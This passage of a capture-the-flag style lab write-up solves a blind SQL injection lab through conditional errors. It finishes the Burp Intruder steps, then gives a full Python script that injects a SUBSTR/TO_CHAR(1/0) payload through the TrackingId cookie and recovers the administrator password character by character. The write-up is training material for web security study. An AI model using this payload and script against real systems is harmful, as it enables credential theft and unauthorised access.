
For our second position we supply a list of alphanumerical characters A-Z lower+uppercase as well as numbers.
Now we start the attack.
Next we can filter the results to show only 500 responses.

As we can see we have all the characters for the password, we just need to put them in order.

For my lab this resulted in this being the password: 9k2o9mjkvnfyy8m9ir1g
We can now login.


And the lab is solved.
Using Python:
As usual I am going to show how this can also be solved using Python.
Prep The Certificate:
If you want to proxy traffic through burp this is mandatory.
Open burp’s in built web browser and go to http://burpsuite & download the certificate by clicking on “CA Certificate” button on the top right corner.

Convert the certificate to the .pem format so the python requests module can use it.
openssl x509 -inform der -in certificate.cer -out certificate.pem
payload.txt creation:
As we need to iterate through all alphanumerical characters it is better to have a payload.txt file that contains all the characters as it’s far cleaner than having thes values hard coded. Below is a snippet of what this looks like.
v
w
x
y
z
A
B
C
Grab The Relevant Cookies:

For this to work we will need to grab the TrackingId & Session cookies from a request.
Imports:

First we import the modules we will need, requests & os. We also suppress the requests warning that will show.
import requests
import os
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)
If we didn’t suppress the warnings the output would look like this.
Proxy Setup:
Now we declare our proxy so we can push all our traffic through burp, we also pass in the converted certificate.
proxy = 'http://127.0.0.1:8080'
os.environ['HTTP_PROXY'] = proxy
os.environ['HTTPS_PROXY'] = proxy
os.environ['REQUESTS_CA_BUNDLE'] = "certificate.pem"
Variable Declaration:
-
Proxies & URL:
We declare an array of proxies to proxy our requests through as well as the unique url & category endpoint.
proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
url="https://0a3c006504052939809e08460073005d.web-security-academy.net/"
-
Empty String:
We just need a single empty string to store the revealed password as we uncover each value.
revealedPass=""
Main Logic:
We declare a loop that will run from position 1 to position 21.
for substringPosition in range(1, 21):
Then we have a try block which will be used to contain the rest of our logic.
We open our payloads.txt file and read mode.
with open("payload.txt", 'r') as payloads:
We then iterate through this file, line by line.
for x in payloads:
We create a variable called passwordChar which is used to store the current value from our payload.txt file minus the new character symbol at the end of each line.
passwordChar=(x.rstrip('\n'))
We create a payload string where we pass in the payload previous used + our substringPosition (where we are in the iterations from 1-21) as well as the passwordChar from our payload.txt file.
payload=f"'||(SELECT CASE WHEN SUBSTR(password,{substringPosition},1)='{passwordChar}' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'"
We then send our request which contains the cookies TrackingId + our payload & the Session cookie.
request=requests.get(url, proxies=proxies, verify=False, timeout=3, cookies={
    'TrackingId' : 'GKkVLtBVPDgnQj2W'+payload,
    'session' : 'GgXHDXmJltEuxP7YgEb5dws0SojkNZBB'
})
Response Monitoring: We then monitor the responses and filter for all 500 responses as these are our True responses.
- Add the
passwordCharvalue to our empty listrevealedPass - We will print the string
"Password char position {substringPosition} == {passwordChar}." - We will then print the current contents of the
revealedPassstring.
if request.status_code == 500:
    revealedPass+=passwordChar
    print("-"*10)
    print(f"Password char position {substringPosition} == {passwordChar}.")
    print(revealedPass)
Full chunk:
for substringPosition in range(1, 21):
    try:
       with open("payload.txt", 'r') as payloads:
           for x in payloads:
               passwordChar=(x.rstrip('\n'))

               payload=f"'||(SELECT CASE WHEN SUBSTR(password,{substringPosition},1)='{passwordChar}' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'"

               request=requests.get(url, proxies=proxies, verify=False, timeout=3, cookies={
                   'TrackingId' : 'GKkVLtBVPDgnQj2W'+payload,
                   'session' : 'GgXHDXmJltEuxP7YgEb5dws0SojkNZBB'
               })

               if request.status_code == 500:
                   revealedPass+=passwordChar
                   print("-"*10)
                   print(f"Password char position {substringPosition} == {passwordChar}.")
                   print(revealedPass)
Error Handling:
These except clauses are used for error handling to ensure if an error is encountered they are logged to the terminal and the process continues.
    except requests.exceptions.HTTPError as errh:
        print ("Http Error:",errh)
    except requests.exceptions.ConnectionError as errc:
        print ("Error Connecting:",errc)
    except requests.exceptions.Timeout as errt:
        print ("Timeout Error:",errt)
    except requests.exceptions.RequestException as err:
        print ("OOps: Something Else",err)
Full Script:
#!/usr/bin/env python3
import requests
import os
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)

proxy = 'http://127.0.0.1:8080'
os.environ['HTTP_PROXY'] = proxy
os.environ['HTTPS_PROXY'] = proxy
os.environ['REQUESTS_CA_BUNDLE'] = "certificate.pem"

proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
url="https://0a3e002803b04f0e809908f400f800f3.web-security-academy.net/"

revealedPass=""

for substringPosition in range(1, 21):
    try:
       with open("payload.txt", 'r') as payloads:
           for x in payloads:
               passwordChar=(x.rstrip('\n'))

               payload=f"'||(SELECT CASE WHEN SUBSTR(password,{substringPosition},1)='{passwordChar}' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'"

               request=requests.get(url, proxies=proxies, verify=False, timeout=3, cookies={
                   'TrackingId' : 'GKkVLtBVPDgnQj2W'+payload,
                   'session' : 'GgXHDXmJltEuxP7YgEb5dws0SojkNZBB'
               })

               if request.status_code == 500:
                   revealedPass+=passwordChar
                   print("-"*10)
                   print(f"Password char position {substringPosition} == {passwordChar}.")
                   print(revealedPass)


    except requests.exceptions.HTTPError as errh:
        print ("Http Error:",errh)
    except requests.exceptions.ConnectionError as errc:
        print ("Error Connecting:",errc)
    except requests.exceptions.Timeout as errt:
        print ("Timeout Error:",errt)
    except requests.exceptions.RequestException as err:
        print ("OOps: Something Else",err)
Solving The Lab:
If we run the script we can see it prints the password out character by character.

And we can ensure this is correct by logging in and solving the lab.